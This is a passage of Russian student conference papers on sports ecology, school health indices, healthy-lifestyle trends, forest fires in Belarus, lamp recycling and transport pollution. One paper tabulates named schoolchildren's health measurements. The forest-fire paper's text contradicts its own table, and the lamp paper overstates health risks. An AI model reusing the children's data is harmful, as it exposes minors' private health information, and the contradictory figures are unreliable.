- разработка экологических требований к спортивным и физкультурно-оздоровительным сооружениям, спортивным паркам, спортивным и физкультурно-оздоровительным центрам;
- разработка экологически безопасных технологий для обеспечения физкультурно-спортивной деятельности;
- проведение экологической экспертизы территорий и акваторий, их изучение на соответствие экологическим требованиям для проведения физкультурно-спортивных мероприятий;
- разработка положений экологического менеджмента и маркетинга, экологического бизнеса в сфере спорта и физической культуры;
- формирование в процессе экологического образования позитивной мотивации у спортсменов и лиц, занимающихся физической культурой, к природоохранной деятельности;
- изучение влияния климата, в том числе и его глобального изменения, погодных условий и условий средне и высокогорья, высоких и низких температур на физкультурно-спортивную деятельность, на организм спортсменов и лиц, занимающихся физической культурой [1].

Обеспечение экологической безопасности физкультурно-спортивной деятельности является одним из основных положений экологии физической культуры и спорта, что находит свое отражение в ее правилах и принципах.

Основными правилами экологии физической культуры и спорта являются:

- правило природоохранной направленности, которое определяет, что физкультурно-спортивная деятельность должна носить природоохранный характер;
- правило экологической безопасности, которое определяет, что физкультурно-спортивная деятельность должна быть экологически безопасной, как для окружающей природной среды, так и для здоровья человека.

Основными принципами экологии физической культуры и спорта являются:

- принцип приоритетности обеспечения экологической безопасности окружающей среды, живой природы и потребителей спортивно-физкультурной продукции;
- принцип системности - экологическая безопасность должна обеспечиваться системно;
- принцип ограничения - ограничения, которые накладываются на физкультурно-спортивную деятельность, должны быть экологически и экономически обоснованными;
- принцип соответствия стратегическим целям - ориентация не только на текущий, но и на долгосрочный результат обеспечения экологической безопасности;
- принцип соответствия территорий - территории, на которых проводятся спортивные и физкультурно-оздоровительные мероприятия, должны соответствовать условиям, необходимым для безопасной жизнедеятельности человека.

Применение метода аналогий позволило определить основные функции организации экологической безопасности физкультурно-спортивной деятельности:

- регулирующая - регулирует и упорядочивает использование различных подходов к осуществлению экологической безопасности спортивной и физкультурно-оздоровительной деятельности;
- информационная - получение информации для оценки экологической безопасности услуг, производства продукции для занятий спортом и физической культурой, спортивных и физкультурно-оздоровительных объектов в соответствии с требованиями экологической безопасности;
- нормативная - создание нормативной базы экологической безопасности спортивной и физкультурно-оздоровительной деятельности;
- образовательная - улучшение экологического образования в сфере занятий спортивной и физкультурно-оздоровительной деятельности.

Экология физической культуры и спорта, с учетом ее специфики, задач, предмета и объекта исследований, отношения к другим наукам, является разделом как экологии так и науки о физической культуре и спорте. Экология физической культуры и спорта использует научные положения многих других наук: биологии, физики, химии, математики, информатики, медицины (прежде всего гигиены физической культуры и спорта), науки о физической культуре и спорте и др.

Экология физической культуры и спорта, как наука системная, комплексная, использует методы исследования из различных наук: биологии, химии, физики, экологии (экологических наук), науки о физической культуре и спорте, методы медицины, социологии, психологии, математики, информатики, методы образования и др.

При введении экологии физической культуры и спорта в курс дисциплины "Основы экологии" для обучения студентов неэкологических специальностей в вузах физического воспитания и спорта, в первую очередь, рекомендуется рассмотрение таких положений как объект и предмет исследования, основных задач экологии физической культуры и спорта как науки.

Вывод. Совершенно очевидна проблема экологической безопасности физкультурно-спортивной деятельности. Следовательно, очень важно изучать экологические требования к спортивным и физкультурно-оздоровительным сооружениям, спортивным паркам, медико-биологические аспекты экологии физической культуры и спорта. Основной целью изучения учебной дисциплины "Экология физической культуры и спорта" является приобретение знаний, умений, навыков (компетенций) для осуществления эффективной профессиональной деятельности путем обеспечения глубокого усвоения студентами вузов физического воспитания и спорта программного учебного материала по экологии физической культуры и спорта.

Библиографический список:

1. Сприкут О. В. Экология физической культуры / О. В. Сприкут, К. Д. Чалкова // Инновационные технологии в науке и образовании : материалы IV Междунар. науч.-практ. конф. (Чебоксары, 18 дек. 2015 г.) / редкол.: О. Н. Широков [и др.]. - Чебоксары: ЦНС «Интерактив плюс», 2015. - № 4 (4). - С. 385–387.

ИЗУЧЕНИЕ ФУНКЦИОНАЛЬНОГО СОСТОЯНИЯ ОБУЧАЮЩИХСЯ С СОСТАВЛЕНИЕМ КАРТЫ ЗДОРОВЬЯ

Герасимова Е.С., Циканова М.Х.

*ГКУ ДО «Эколого-биологический центр» Министерства образования,
науки и по делам молодежи КБР*

Формирование уровня адаптационного потенциала осуществляется всем комплексом изменений физиологических систем организма (гормоны гипофиза и надпочечников, состояние нервной, сердечно – сосудистой, дыхательной систем), происходящих под влиянием стресс-факторов (физическая и умственная работа, сдвиги атмосферного давления, температуры) [4]. Показатель АП достоверно характеризует уровень адаптации целостного организма, а его основные составляющие являются индикаторами здоровья [1]. В период обучения в школе организм ребенка способен чутко реагировать как на неблагоприятные, ухудшающие здоровье факторы, так и на благоприятные, оздоравливающие [5]. В качестве благоприятного фактора мы используем пробы Штанге и Генча (максимальная задержка дыхания на вдохе и выдохе соответственно), при помощи которых создается кратковременная гипоксия [3]. Тонким индикатором, отражающим динамику вегетативной регуляции функций в процессе любой деятельности, является состояние показателей сердечно-сосудистой системы - частота сердечных сокращений и артериальное давление, на основе которых вычисляются различные индексы (адаптационный потенциал, индекс Руфье, вегетативный индекс Кердо, коэффициент выносливости Кваса, ортостатическая проба) [2].

Цель: Исследование параметров физиологического состояния организма для составления карты здоровья обучающихся.

Задачи:

1. Измерение адаптационного потенциала школьников 8-го и 9-го классов в состоянии покоя и проведение проб с задержкой дыхания (пробы Штанге, Генча).
2. Проведение пробы Руфье для оценки работоспособности сердечно-сосудистой системы.
3. Подсчет данных с применением функциональных проб: вегетативный индекс Кердо, коэффициент выносливости Кваса, индекс Кетли, ортостатическая проба.
4. Составление карты здоровья и сравнительная характеристика полученных результатов.

Методы и материалы исследования. Исследование проводилось на базе ГКУ ДО ЭБЦ среди обучающихся 8 и 9 классов, включает в себя измерение адаптационного потенциала в состоянии покоя, а также проведение проб с задержкой дыхания, индекса Руфье и ряда других показателей. Адаптационный потенциал (АП) рассчитывали по формуле Баевского, с учетом параметров: ЧСС, артериальное давление, рост, вес, возраст. Для оценки адаптационного потенциала кардиореспираторной системы проводили пробы Штанге и Генча, характеризующие кислородное обеспечение и общий уровень тренированности организма. Также применяли ряд формул для вычисления состояния сердечно-сосудистой системы: индекс Руфье, вегетативный индекс Кердо, коэффициент выносливости Кваса, ортостатическая проба. Вычисление показателей осуществляется с помощью программы Microsoft Excel.

Результаты и их обсуждение

В таблицах 1, 2 представлены расчетные данные, объединенные в карту здоровья. При рассмотрении параметров адаптационного потенциала (АП), индекса Руфье и коэффициента выносливости Кваса (КВ) необходимо указать на наличие закономерности: чем ниже значения в баллах, тем выше уровень резервов организма. По данным вегетативного индекса Кердо – наблюдается нормотония, т.е. равновесие в работе отделов вегетативной нервной системы, а также преобладание симпатического отдела, отвечающего за напряжение процессов организма.

Таблица 1 - Карта здоровья обучающихся в 8 классе

№	Фамилия, имя	АП	Штанге	Генча	Индекс Руфье	ВИК	КВ	ИК	Ортостатическая проба
1	Ульбашев Залим	1,65	64	14	4,8	26,25	22,86	20,54	7
2	Дугулубков Ратмир	2,38	42	35	3	9,30	19,11	26,89	6
3	Пшегусова Лана	1,88	62	74	7,9	9,64	26,77	17,18	4
4	Гогунова Адина	2,00	62	21	2	7,50	18,6	18,13	11
5	Балкизов Тембулат	2,25	50	48	7,8	23,40	21,36	19,51	8
6	Кушхова Дисана	1,97	52	26		20,93	20,48	23,95	11

Результаты адаптационного потенциала в 9 классе выявили наличие напряжения механизмов адаптации среди большинства обучающихся, т.е. это относится к 1-му этапу нарушения механизмов адаптации. Коэффициент выносливости Кваса в норме равен 16, превышение значений свидетельствует об ослаблении возможностей сердечно-сосудистой системы.

Таблица 2 - Карта здоровья обучающихся в 9 классе

№	Фамилия, имя	АП	Штанге	Генча	Индекс Руфье	ВИК	КВ	ИК	Ортостатическая проба
1	Ойтова Зарема	1,82	41	22	7,8	42,45	34,19	16,45	0

2	Сижажева Рузана	2,34	12	18	9,2	27,08	16	19,00	36
3	Григоренко Катя	2,33	19	13	5,6	26,92	24,19	19,61	31
4	Жарашуева Лейля	2,18	32	26	6,4	25	16,3	23,52	13
5	Жендаева Наталия	2,15	60	30	5,3	-2,35	30,36	19,59	25
6	Табаксоева Жаннет	2,26	22	19	3	11,11	23,08	20,70	20
7	Пшихачев Мухаммед	2,11	28	19	1,4	7,32	20	22,16	28
8	Пятеренко Лиза	2,16	51	27	3,2	-1,25	16,67	16,61	6
9	Тохтабиева Диана	2,15	36	30	0,7	16,87	14,82	19,20	8
10	Эхчиев Рамазан	2,67	58	62	1,1	-47,69	11,61	24,95	16
11	Аутлова Диана	2,37	45	31	6,3	27,27	19,8	21,48	21
12	Бапинаев Аскер	1,51	39	25	0,3	30,99	14,2	17,17	1
13	Жолаева Ася	1,64	33	14	0,7	2,82	28,4	21,76	18
14	Царикаева Вероника	1,94	18	18	9,2	16,67	12,2	22,15	17
15	Батыров Марат	2,71	55	28	11	11,22	18,15	22,07	33
16	Рудь Даниил	1,96	54	18	2,5	6,56	7,63	20,07	1
17	Хатшукова Лида	2,14	37	32	3,3	5,88	22,37	18,83	21
18	Чеченова Виолетта	2,16	37	37	3	14,44	23,68	20,52	11
19	Токмаков Ислам	2,59	38	38	3,3	17,2	16,32	26,29	13
20	Реутова Полина	1,93	38	38	0,1	-7,04	19,19	19,15	11
21	Жанатаев Асланбек	2,47	35	35	11,2	32,41	20,77	21,40	43
22	Кунижева Карина	2,27	36	36		-17,33	16,67	17,85	48

Выводы:

1 Значения адаптационного потенциала находятся в пределах удовлетворительной адаптации, а также напряжения механизмов адаптации, что указывает на начало нарушений в работе организма. Параметры проб с задержкой дыхания характеризуют высокий и средний уровни тренированности организма.

2 Данные индекса Руфье в 8-9 классах находятся в пределах нормы, за исключением 5 значений, характеризующих снижение работоспособности ССС.

3 Параметры ВИК в 8 классе относятся к нормотонии и симпатикотонии, а в 9 классе имеется также ваготония. Коэффициент выносливости Кваса в 8 классе превышает нормальные значения, а в 9 классе 50% - норма, и 50% превышает ее.

4 Данные индекса Кетли характеризуют преобладание нормальных значений массы тела, а также наличие дефицита (5) и избытка (2) массы тела у обучающихся.

Параметры ортостатической пробы в 8 классе относятся к норме, значительных колебаний пульса при изменении положения тела не отмечено. В 9 классе преобладают неудовлетворительные значения, при которых разница пульса в 20 уд/мин и более, может означать переутомление или заболевание организма.

Библиографический список:

1. Вовк В. М. Адаптация и ее взаимоотношение с преемственностью физического воспитания средней и высшей школы / В. М. Вовк // Физическое воспитание студентов, 2001. – С. 50-54.
2. Грибкова О. В. Взаимосвязи между психологическими характеристиками и показателями работы сердечно-сосудистой системы у студентов-психологов при экзаменационном стрессе / О. В. Грибкова // Вестник Самарской гуманитарной академии, 2009. - № 2. – С. 144-150.
3. Солкин А. А. Основные механизмы формирования защиты головного мозга при адаптации к гипоксии / А. А. Солкин и др. // Вестник ВГМУ, 2012. - № 1. - Т. 11. - С. 6-14.
4. Цинкер В. М. Оценка адаптационного потенциала организма спортсменов на различных этапах спортивной тренировки / В. М. Цинкер, Д. В. Дугарова // Вестник Бурятского государственного университета, 2011. – С. 159-162.
5. Чермит К. Д. Исследование механизмов формирования, развития и сохранения психофизического здоровья учащихся в динамике обучения по инновационным образовательным и физкультурно-оздоровительным программам / К. Д. Чермит, А. В. Шаханова // Валеология, 2002. – № 3. – С. 9-15.

**МОДА НА ЗДОРОВЫЙ ОБРАЗ ЖИЗНИ КАК СОВРЕМЕННАЯ ТЕНДЕНЦИЯ
В МОЛОДЁЖНОЙ СРЕДЕ**

Грицук А., Мозерова М.Н.

Брестский государственный университет им. А.С. Пушкина

Сегодня влияние моды прослеживается в тенденции увлечения молодых людей здоровым образом жизни. Предпосылкой такого явления служит расширившаяся сфера выражения и влияния моды: от предметной до поведенческой: мода на загар, на курение, раннюю сексуальную активность.

Согласно определению Вангородской С.А., мода – это совокупность знаково-символических средств, господствующих в групповом сознании и поведении в определенный период времени и детерминирующих принципы отношений в системе «индивид – социальная группа». В этимологии слова мода выделяются значения «мера, эталон, норма, стандарт, способ, манера, образ действий, форма, вид, свойство, качество, природа» [1]. Кант Э., описывая моду, ключевыми считает коренные изменения в образе жизни людей.

К 1980-м годам Всемирной Организацией Здравоохранения была принята формула (модель) обусловленности здоровья различными факторами. Согласно этой модели, на окружающую людей природную среду приходится до 20% влияния на качество здоровья, примерно столько же – воздействие генетических факторов, вклад в здоровье системы здравоохранения – 10-15%, остальные 50% в общей структуре факторов, формирующих общественное здоровье, обусловлены образом жизни людей: трудом, питанием, комфортом, отдыхом, домашней ситуацией, отношениями в семье, условиями жизни [2]. Таким образом, человек может значительно улучшить здоровье, изменив свой быт.

Постепенно в моду вошли занятия спортом, аэробикой, фитнесом. Стали популярными экстремальные виды спорта и отдыха – верховые путешествия, спуски на байдарках, альпинизм, лыжный спорт и др. Широкое распространение получили различные биоактивные добавки к пище, которые дополняют своим составом список необходимых компонентов питания, микроэлементов, витаминные комплексы, лечебные препараты из натурального сырья. При покупке одежды, предметов быта стало популярным отдавать предпочтение натуральным материалам – льну, хлопку, чистой шерсти, для мебели – дереву, ротангу и т.д.

Мода на здоровый образ жизни становится маркером государственной политики. Например, Государственной программой «Здоровье народа и демографическая безопасность Республики Беларусь» на 2016–2020 годы предусматривается создание условий для улучшения здоровья населения с охватом всех этапов жизни, пропаганда здорового образа жизни, формирование у населения самосохранительного поведения, повышение качества и доступ-

ности услуг системы здравоохранения [3].

С целью выявления модных тенденций в молодёжной среде, нами был проведён опрос (выборка составила 96 человек, студенты 2-4 курсов социально-педагогического факультета БрГУ им. А.С. Пушкина), также мы изучили материалы средств массовой информации и проследили за изменениями модных течений.

В результате проведённого опроса мы выявили, что молодёжь мода является достаточно сильным фактором влияния на студенческую молодёжь, так 60% респондентов считают, что в современном мире каждый должен следовать моде. Среди парней и девушек наблюдаются такие тенденции, как желание похудеть, сделать татуировку, иметь спортивную фигуру. Респонденты мужского пола, по данным опроса, довольны собой и своим телом, в отличие от девушек, которые склонны что-то изменять в своей внешности, считая её несовершенной.

Интерес представляет тот факт, что аддиктивное поведение, а именно курение и употребление наркотических веществ в молодёжной среде перестало быть модным. Так, по данным нашего опроса 90% респондентов не считают модным курение и употребление наркотических веществ. Кроме того, обнаруживается повышение значимости физкультурно-спортивной активности – 77% респондентов усердно занимаются спортом, посещают тренажёрный зал.

Также, участникам опроса было предложено выделить ключевые модные тенденции в студенческой среде. Среди модных течений в молодёжной среде отмечены занятие спортом, путешествия, стильная одежда, получение высшего образования. Применение методов открытых вопросов в анкете позволили определить ценностные ориентации современных подростков на материальный достаток, личностную успешность, развлечения.

В ходе исследования и обработки данных было установлено, что для подростков ведущим каналом трансляции моды являются СМИ. Несмотря на то, что количество ответов, относящихся к СМИ, значительно превысило остальные, выбор в качестве источника информации о моде варианта «друзья» также набрал достаточно высокое количество ответов (81,7%). Меньше всего выборов получили варианты ответов «звезды» (7%) и «не слежу за модой» (4,8%). Таким образом, было установлено, что предпочтения популярных молодёжных элементов СМИ и высокая степень доверия рекламе, в целом, оказывают прямое воздействие на формирование представлений о моде у молодёжи.

Проведенный анализ в печатных СМИ за последние 10 лет показал, что модные тенденции, существующие в Мировом сообществе, меняются.

Так, в 2005 году активно велась мода на похудение, что привело к проблеме анорексии, которая существует и в наше время. Однако, через 5 лет изменились модные стандарты. В моду вошла естественная красота: любовь к себе и принятие своего тела, мода на натуральный цвет волос, ногтей. Этому способствовали продвижение идей естественной красоты известными киноактёрами и общественными деятелями. В СМИ стали публиковать негативные последствия похудения и анорексии и активно пропагандировать моду на естественность. Ярким примером изменения стандартов женской фигуры является появление детских кукол «Барби» с естественными пропорциями и без макияжа.

Следует отметить, что внедрение информационных технологий содействовало более быстрому распространению информации о модных течениях, имеющих социально полезный и асоциальный эффект. Так появились уличные направления («ванильки»): девушки 12-15 лет, которые демонстрировали приверженность яркому макияжу, курению, слабоалкогольным напиткам. Информация о данном течении была обнародована и показаны негативные стороны данного увлечения. В итоге, данная субкультура перестала существовать.

В средствах массовой информации большое внимание уделяется здоровому образу жизни с 2010-х годов. В каждом журнале, газете, можно найти советы по питанию, диетологии, организации отдыха, статьи психологов, врачей, экспертов, которые подсказывают, как научиться жить, не разрушая, а постоянно укрепляя свое здоровье. Звезды и модные блоггеры диктуют моду на здоровье и сохранение молодости.

Таким образом, мода на здоровье проявляется в сфере рекламы, образовательной среде и приемлема для молодёжи как положительная составляющая жизнедеятельности. Стремительное развитие информационной среды способствует быстрому распространению информации среди молодёжи. Поэтому, несомненно, мода на здоровье займёт лидирующие позиции среди тенденций XXI века.

Библиографический список:

1. Терешкина В. Н. Особенности взаимодействия моды и здорового образа жизни // Вестник ВятГГУ №4. – 2011., – С.104-110.
2. Лисицын Ю.П. Общественное здоровье и здравоохранение: учебник. – 2-е изд. – М.: ГЭОТАР-Медиа, 2010. – С. 100-103.

ВЗАИМОСВЯЗЬ МЕЖДУ ЗДОРОВЬЕМ ЛЮДЕЙ И ИХ ОБРАЗОВАТЕЛЬНЫМ УРОВНЕМ

Давлетшин И.И., Болотова М.И.

Оренбургский государственный медицинский университет

Актуальность. Исследования, выявляющие взаимосвязь между образованием и индивидуальным благосостоянием, поясняют, что теория человеческого капитала рассматривает образование в качестве капиталовложения в личное благосостояние, поскольку оно увеличивает шансы на рынке труда, сохранить рабочее место, получить продвижение по службе и повышение зарплаты.

Методы. Многие исследователи, представляющие разные сферы деятельности и разные страны, анализировали влияние уровня образования, и пришли к выводу и тесной связи между образованием и здоровьем. «Существуют огромные различия в таких показателях как продолжительность жизни, смертность или депрессивность среди людей с различным уровнем образования», - считает Адриана Льерас-Муней, профессор экономики в Калифорнийском университете, проводившая исследования взаимосвязи между здоровьем людей и их образовательным уровнем. На основании проведенных исследований она пришла к выводу о том, что люди с более высоким уровнем образования ведут себя по-иному: меньше курят, в умеренных количествах употребляют спиртные напитки, имеют вес, приближающийся к идеальному, более регулярно посещают врачей и в целом обладают лучшим здоровьем и живут дольше.

Социальное неравенство в отношении здоровья - это систематические различия в состоянии здоровья различных социально-экономических групп. Это неравенство является социально обусловленным (и потому поддающимся изменению) и несправедливым. Это суждение о несправедливости основано на всеобщих принципах прав человека. Факты указывают на существование огромного (и растущего) социального неравенства в сегодняшней Европе, по крайней мере, в относительных показателях.

Социальное неравенство существовало на протяжении практически всей разумной истории человечества. Не смотря на то что во все века неравенство осуждалось, подвергалось уничтожающей критике и никогда не вызывало симпатий у членов общества, люди в ходе исторической практики с поразительным упорством сопротивлялись созданию «совершенных» обществ, основанных на социальном равенстве и отсутствии угнетения и принуждения одних социальных групп другими.

Особую озабоченность вызывает проявление социального неравенства, когда оно проявляется неравенством в здоровье детей. Между тем, в отчете, посвященном теме неравенства в здоровье, в том числе вопросам количественной оценки гендерных, возрастных, географических и социально - экономических факторов, влияющих на различия в состоянии здоровья собраны данные о здоровье подростков в возрасте 11, 13 и 15 лет в 2005–2006 гг. в 41 стране и территориях Европейского региона ВОЗ и Северной Америки. Цели отчета заключались в следующем: выявление фактических различий в состоянии здоровья молодежи,

предоставление информации, полезной при разработке и реализации конкретных стратегий, содействие улучшению здоровья молодежи в целом [1].

Так профессор социальной психологии и психологии организаций Национального университета считает Габриэла Топа, что если под образованностью понимается развитие способностей и навыков по решению проблем, то в долгосрочной перспективе это будет означать, что эти навыки позволят эффективно противостоять неожиданным жизненным ситуациям и тем сложностям, которые ставит перед ними действительность. Но при этом она отмечает, что речь идет не о прямой взаимосвязи – «образование никому не гарантирует того, что он будет счастливым», а о косвенной: «Если у тебя больше способностей и средств, то ты сможешь лучше прожить жизнь во всех ее проявлениях, включая сложности, болезни и смерть».

Адриана Ллерас-Муней - профессор экономики на факультете экономики Калифорнийского университета в Лос-Анджелесе. Она получила докторскую степень. В экономике Колумбийского университета и была доцентом экономики в Принстонском университете в течение семи лет.

В ее исследовании рассматриваются взаимосвязи между социально-экономическими аспектами и здоровьем с особым упором на образование и доход. В ее последней работе изучается вопрос о том, улучшают ли денежные доходы в бедных семьях образование бедных детей, пожизненные доходы и долгосрочное здоровье. В настоящее время она является редактором Журнала экономики здравоохранения. Ллерас-Муней - сотрудник факультета Калифорнийского центра исследований в области народонаселения (CCPR), Центра экономических и социальных исследований и Национального бюро экономических исследований (NBER).

Валеологическое образование есть непрерывный процесс обучения, воспитания и развития здоровья человека, направленный на формирование системы научных и практических знаний и умений, поведения и деятельности, обеспечивающих ценностные отношения к личному здоровью и здоровью окружающих людей.

Валеологическое обучение - это процесс формирования знаний о закономерностях становления, сохранения и развития здоровья человека, овладение умениями сохранения и совершенствования личного здоровья, оценки формирующих его факторов; усвоения знаний о здоровом образе жизни и умений его построения, освоения методов и средств ведения пропагандистской работы по здоровью и здоровому образу жизни.

Валеологическое воспитание представляет собой процесс формирования ценностно-ориентированных установок на здоровье и здоровый образ жизни, построенных как неотъемлемая часть жизненных ценностей и общекультурного мировоззрения. Валеологические знания есть совокупность научно обоснованных понятий, идей, фактов, накопленных человечеством в области здоровья и представляющих собой исходную базу для дальнейшего развития науки и самого валеологического знания.

Результатом валеологического образования должна стать валеологическая культура человека, предполагающая знание им своих генетических, физиологических и психологических возможностей, методов и средств контроля, сохранения и развития своего здоровья, умения распространять валеологические знания на окружающих.

Вывод. Выяснилось, что чем образованнее человек, тем меньше он сталкивается в течение жизни с различными болезнями. Исследователи считают, что обусловлено это тем, что обладатели высшего образования имеют более высокий уровень жизни и более стабильное социальное положение. При этом образованный человек больше склонен к ведению здорового образа жизни, способен контролировать свои поступки и привычки.

Библиографический список:


1. Образование = здоровье + долголетие : <http://inosmi.ru/world/20120923/199667762.html>

ЛЕСНЫЕ ПОЖАРЫ В РЕСПУБЛИКЕ БЕЛАРУСЬ

Езерская Г.А., Соколов А.С.

Гомельский государственный университет имени Ф. Скорины

Лесные пожары являются одним из основных факторов, негативно влияющих на лесной покров. Они приводят к значительному ущербу природе и экономике любой страны. Целью работы было проанализировать пространственную и временную динамику показателей, характеризующих распространение и ущерб от лесных пожаров в Белоруссии. Основным источником информации являлись государственные статистические данные [1].



a – количество лесных пожаров, единиц; *б* – общая площадь, пройденная лесными пожарами, га; *в* – ущерб, нанесенный лесными пожарами, рублей (деноминированных)

Рисунок 1 – Лесные пожары по областям в 2016 году

Из рисунка видно, что максимальный ущерб, нанесённый пожарами в 2016 году, приходится на Могилёвскую и Витебскую области (в сумме 84,7 %), несмотря на то, что по количеству лесных пожаров лидирует Гомельская область (36,7 %), а по общей площади, пройденной лесными пожарами – Брестская область (46,6 %).

Таблица 1 – Лесные пожары и площадь, пройденная лесными пожарами

Показатель	2010	2011	2012	2013	2014	2015	2016
Количество лесных пожаров, единиц	607	433	544	272	687	1 218	319
Общая площадь, пройденная лесными пожарами – всего, га	424	156	189	73	359	16 947	251
в том числе:							
– площадь лесных земель, пройденная пожарами	423	152	176	72	345	13 876	187
– площадь нелесных земель, пройденная пожарами	1	4	13	1	14	3 071	64
Сгорело и повреждено леса на корню, куб. м	2165	4197	7675	1572	13735	398496	4052

Минимальными показателями по всем трём параметрам отличается Гродненская область.

Анализируя временную динамику, следует отметить отсутствие закономерностей в возникновении пожаров за период 2010-2016 годов. Максимальное значение по количеству пожаров, общей их площади, объёму сгоревшего и повреждённого на корню леса приходится на 2016 год. Этот год резко выделяется на фоне других лет – так, в этом году объём сгорев-

шего и повреждённого на корню леса, превышает в 29 раз показатель следующего за ним по объёму ущерба 2014 года. Общая площадь пройденная лесными пожарами в 2015 году превышает в 47 раз площадь в 2014 году, а общее количество пожаров – в 1,7 раза.

В целом необходимо отметить, что 2016 год характеризуется существенным снижением количества пожаров и ущерба от них, хотя и не достигает минимальных показателей за рассматриваемый период.

Библиографический список:

1. Охрана окружающей среды в Республике Беларусь: стат. бюллетень / Нац. стат. ком. Республики Беларусь. – Мн., 2016. – 248 с.

ПРОБЛЕМА УТИЛИЗАЦИИ ЛЮМИНЕСЦЕНТНЫХ ЛАМП

Езикеева А.А., Кубарева М.В.

Омский государственный технический университет

Сегодня большинство людей по всему миру используют люминесцентные (энергосберегающие) лампы, и это не удивительно – они во многом превосходят своих предшественников.

К плюсу ламп данного вида можно отнести, в первую очередь, небольшое потребление электроэнергии. Специалисты утверждают, что энергосберегающая люминесцентная лампа потребляет электроэнергии на 80% меньше, чем ее собрат - лампа накаливания.

Есть и ещё один критерий, который выгодно отличает новый вид ламп – это срок службы энергосберегающей лампы. Качественный прибор должен светить раз в 10-12 дольше, чем лампа накаливания. Срок службы люминесцентных ламп около 5 лет.

Однако, пользуясь данным прибором, стоит помнить, что люминесцентная лампа имеет ряд минусов.

Во-первых, стоимость хорошей энергосберегающей люминесцентной лампочки может достигать стоимости двадцати обычных ламп накаливания. И второй отрицательный момент - вред для здоровья человека. Ученые доказали, что энергосберегающие лампы, точнее их ультрафиолетовое излучение, чрезвычайно опасны для здоровья человека, точнее, для его кожи.

Еще одним, и очень важным, отрицательным моментом можно считать наличие в люминесцентных энергосберегающих лампах ртути. Все люминесцентные лампы содержат ртуть (в дозах от 1 до 70 мг), ядовитое вещество 1-го класса опасности. Ртуть - чрезвычайно опасное химическое вещество, токсично для всех форм жизни в любом своем состоянии. Сегодня люди активно используют высококачественные лампы, не задумываясь о том, сколько вреда могут приносить эти приборы, если их неправильно утилизировать! При механическом разрушении одной ртутной лампы, содержащей 20мг паров ртути, непригодным для дыхания становится 5000 м³ воздуха [1].

Безопасность и утилизация:

3 сентября 2010 года в России было принято Постановление № 681 (с изменениями и дополнениями от 01.10.2013) «Об утверждении Правил обращения с отходами производства и потребления в части осветительных устройств, электрических ламп, ненадлежащие сбор, накопление, использование, обезвреживание, транспортирование и размещение которых может повлечь причинение вреда жизни, здоровью граждан, вреда животным, растениям и окружающей среде».

Чтобы избежать неблагоприятных последствий неправильной утилизации, были установлены пункты по приёму отработанных ламп данного типа.

В городе Омске довольно качественно поставлена утилизация энергосберегающих ламп. Поставщик электроэнергии ОАО «Омскэнергосбыт» совместно с ЗАО «Свет - XXI века. Томский завод светотехники» запустил программу по утилизации люминесцентных ламп.

Адреса пунктов приёма ламп в Омске:

- пр. Карла Маркса, 82

- ул. Богдана Хмельницкого, 232а
- ул. Конева, 14
- ул. Магистральная, 2
- ул. Пушкина, 67
- ул. Челюскинцев, 93

Сбору подлежат компактные люминесцентные лампы любого производителя, любой конфигурации колбы, с типом цоколя Е-14 и Е-27. Единственное ограничение – лампа не должна иметь механических повреждений колбы и цоколя. В обмен на сданные лампы клиент компании приобретает в отделах продаж новые с 10%-ной скидкой [2].

Подводя итог всего вышесказанного, ещё раз следует отметить, что используя любые технические новшества, предлагаемые населению сегодня, следует уделять внимание безопасности их использования и соблюдать своеобразную культуру пользования.

Библиографический список:

1. Инструкция по обращению с отходами 1 класса опасности «Ртутные лампы, люминесцентные ртуть-содержащие трубки отработанные и брак» – Режим доступа: <http://eco-profi.info/index.php/othod/instr/649-instr-3533010013011-6.html> (дата обращения 13.03.2017).
2. Законы, кодексы и нормативно-правовые акты российской федерации – Режим доступа: <http://legalacts.ru/doc/postanovlenie-pravitelstva-rf-ot-03092010-n-681/> (дата обращения 13.03.2017).
3. Куда выбросить энергосберегающую лампочку? – Режим доступа: http://omskgazeta.ru/ofitsialno/kuda_vyibrosit_energoberegayuschuyu_lampochku/ (дата обращения 15.03.2017).

НЕКОТОРЫЕ ЭКОЛОГИЧЕСКИЕ ПРОБЛЕМЫ АВТОМОБИЛЬНОГО И ЖЕЛЕЗНОДОРОЖНОГО ВИДОВ ТРАНСПОРТА

Ерниязова А.Э., Холопов Ю.А.

Самарский государственный университет путей сообщения

Современный мир сложно представить без транспорта, он стал неотъемлемой частью нашей жизни. Благодаря транспорту появилось много возможностей, но, к сожалению, любой транспорт является источником загрязнения окружающей среды.

Целью работы стала оценка экологических проблем основных видов транспорта – автомобильного и железнодорожного – и анализ путей их решения.

К экологическим проблемам, возникающим при строительстве и эксплуатации транспортных объектов можно отнести следующие:

- истощение природных ресурсов.
- ингредиентное загрязнение различных сред (особенно атмосферного воздуха) отработавшими газами, резиновой и асфальтной пылью;
- образование отходов и необходимость их утилизации;
- параметрическое загрязнение (шумовое, электромагнитное)

Основные объемы выбросов загрязняющих веществ приходятся на долю автомобильного транспорта - 87% общего количества транспортных выбросов в структуре загрязнения атмосферного воздуха в городской среде. Вклад железнодорожного транспорта оценивается на уровне 8 %, что обусловлено внедрением электрической тяги.

